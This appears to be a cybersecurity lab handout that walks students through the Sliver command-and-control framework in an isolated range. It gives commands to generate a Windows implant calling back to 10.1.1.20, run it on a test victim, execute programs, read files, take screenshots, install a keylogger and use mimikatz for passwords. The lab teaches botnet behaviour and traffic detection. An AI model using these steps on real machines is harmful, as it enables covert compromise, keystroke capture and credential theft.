Lab Objectives:

1. Understand Cybersecurity Concepts: Learn about establishing trust in the presence of adversarial computing infrastructure and recognize diverse types of cyber-attacks.

2. Familiarize with Sliver C2 Botnet Framework: Explore Sliver, an open-source botnet framework, and understand its main server component for deploying and managing botnet infrastructure.

3. Explore Botnet Actions: Gain insights into compromised machines within a botnet and understand how controllers can issue commands to control their actions.

4. Consider Security Measures: Highlight the importance of using anti-malware software and address challenges in detecting and stopping botnet communication.

5. Conduct Safe Experiments: Conduct educational experiments in a controlled environment to understand botnet behaviors, threats, and reinforce cybersecurity practices.

6. Monitor Network Traffic: Observe Sliver's network traffic using Wireshark, learning how to analyze communication protocols.

Sliver Botnet Instructions

Sliver is a tool that helps us understand how botnets work. A botnet is a network of compromised computers that are controlled by a central server. The server sends commands to the compromised computers, and they carry out these commands. In our lab, we will be using Sliver to create and manage a simulated botnet for educational purposes.

Normally, firewalls block incoming connections to protect computers. However, they usually allow outgoing connections, like those made through the web browser. Sliver takes advantage of this by having the central server listen for incoming connections from the compromised computers.

When a computer is compromised and becomes part of the botnet, the server can control it. This means the server can give commands to the compromised computer and make it perform certain actions. In some cases, these actions can be malicious.

Please note that in our lab, we have disabled all protection measures to study the botnet framework. However, in the real world, you would use anti-malware software to prevent initial infections. If a computer does get infected, it becomes more difficult to detect and stop the botnet's communication, as it tries to blend in with normal network traffic.


It is essential to conduct these experiments and study the botnet framework in a controlled and educational environment. This knowledge helps us understand how botnets behave, how to detect and mitigate potential threats, and how to strengthen cybersecurity practices.

Accessing your Servers:

Sliver-Server: Ubuntu server with the role of command and control of the botnet

Sliver-Victim: A **test** victim server used for installing implants

Information: When connecting to servers, it may be best to open this in an incognito browser to avoid caching the credentials used to connect. Only connect to one of the servers at a time, and then, only in incognito mode.



Sidenote right click on one of the server options to open in an incognito window*

Start and Run Sliver:


1. Open the Sliver server interface, which will be an SSH command prompt.

2. Run the following commands in the box below to start Sliver.

   ***If prompted for the sudo password, enter in **Let's workout!** *

1. sudo systemctl start sliver
2. sudo sliver

Once you have completed the steps above you should see this on your screen



If not give the server time to Initialize properly

Generating the Implant:

Run the following command to generate the botnet malware. This will take a few minutes and when it is completed a new executable with an arbitrary name will be saved in the student directory indicated.

```
generate –mtls 10.1.1.20 –os windows –arch amd64 –format exe
```

To create your implants, follow these steps:

1. Move the created implants to the "/srv/sliver" folder on the Sliver server: Locate them on your computer after creating them. Then, navigate to the "/srv/sliver" folder on the Sliver server. Move the implant files from your computer to this folder on the server. This can be done by dragging and dropping the files or using the file transfer method provided by your operating system.

2. Change the permissions of the implants to allow execution: Once the implant files are in the "/srv/sliver" folder, you need to modify their permissions. This ensures that they can be executed or run on the Sliver server. Right-click on each implant file, select "Properties" or "Get Info," and find the permissions or security settings. Ensure to enable the option that allows the file to be executed or run.

3. Exit the Sliver prompt by typing "exit": If you are currently in the Sliver prompt, which is a command-line interface on the Sliver server, you need to exit it. Type the word "exit" (without quotes) and press Enter. This will close the Sliver prompt and bring you back to the regular command prompt or user interface.

When you create your implants, move them to the /srv/sliver folder on the Sliver server and change the permissions to allow execution in the commands below. Make sure you exit the sliver prompt by typing in exit. _

Once you have typed in "exit" you should be back at your command line and ready to proceed with the directions

1. sudo cp ./<RANDOM_NAME>.exe /srv/sliver/

2. sudo chmod 777 /srv/sliver/<RANDOM NAME>.exe

The "cp" command copies the executable file you created to the "/srv/sliver" directory. The SAMBA server on the Ubuntu system enables Windows systems to access the executable through network shares.

Next, you will want to start the Botnet server so it will listen for the victim to communicate back to it. Run the following:

```
1. sudo sliver
2. sliver > mtls
```

Sliver is now waiting for clients to communicate back with it

Open your Victim Machine:

Access the Malware:

On your Windows server, sliver-victim, open the file explorer and go to "\\10.1.1.20\sliver". Double-click the executable file. Although nothing ***visibly*** happens, the C2 backchannel communication is established.

Use Botnet Server:

Go to the sliver-server interface. Look for a line like "[*] Session 40ecf1dd ...".

This indicates that a C2 channel is open to the victim. To utilize this channel, type "use 1" (replace '1' with the first character of your session ID).

*You can view the sessions by typing "sessions" and find the session ID of the victim PC. *

Similar Running Commands:

Execute various commands in the sliver prompt to interact with the victim PC:

"sliver (RANDOM_NAME) > info": Displays information about the remote PC.

"sliver (RANDOM_NAME) > execute calc": Opens the calculator application on the victim's desktop.

"sliver (RANDOM_NAME) > execute notepad": Opens the notepad application on the victim's desktop.

Other Interesting Commands:

"sliver (RANDOM_NAME) > cat /users/cyberarena/sample.txt": Displays the contents of a text file.

"sliver (RANDOM_NAME) > screenshot": Generates a current screenshot. Move it to the /srv/sliver directory to view it.

Sliver Armory:

sudo sliver	#If you're not already in the console.
sliver > armory install raw-keylogger.	# Install a keylogger extension
sliver > user 1	# Replace with the session ID
sliver (RANDOM_NAME) > raw-keylogger 1	# Starts the remote keylogger. You can go to the victim machine and type into a notepad
sliver (RANDOM_NAME) > raw-keylogger 2	# Captures the keylogger output.

Challenge: There is a secret password on the victim. See if you can use mimikatz through the armory to recover the password.

Sliver Network Communication Monitoring:

You can observe the network traffic used by Sliver through the Wireshark application on the Windows Victim desktop. Double-click on Wireshark and include the filter host 10.1.1.20 like the screenshot below, but make sure to use the IP address 10.1.1.20.

You will start to see traffic coming across periodically. Here, you can observe the protocol used by Sliver.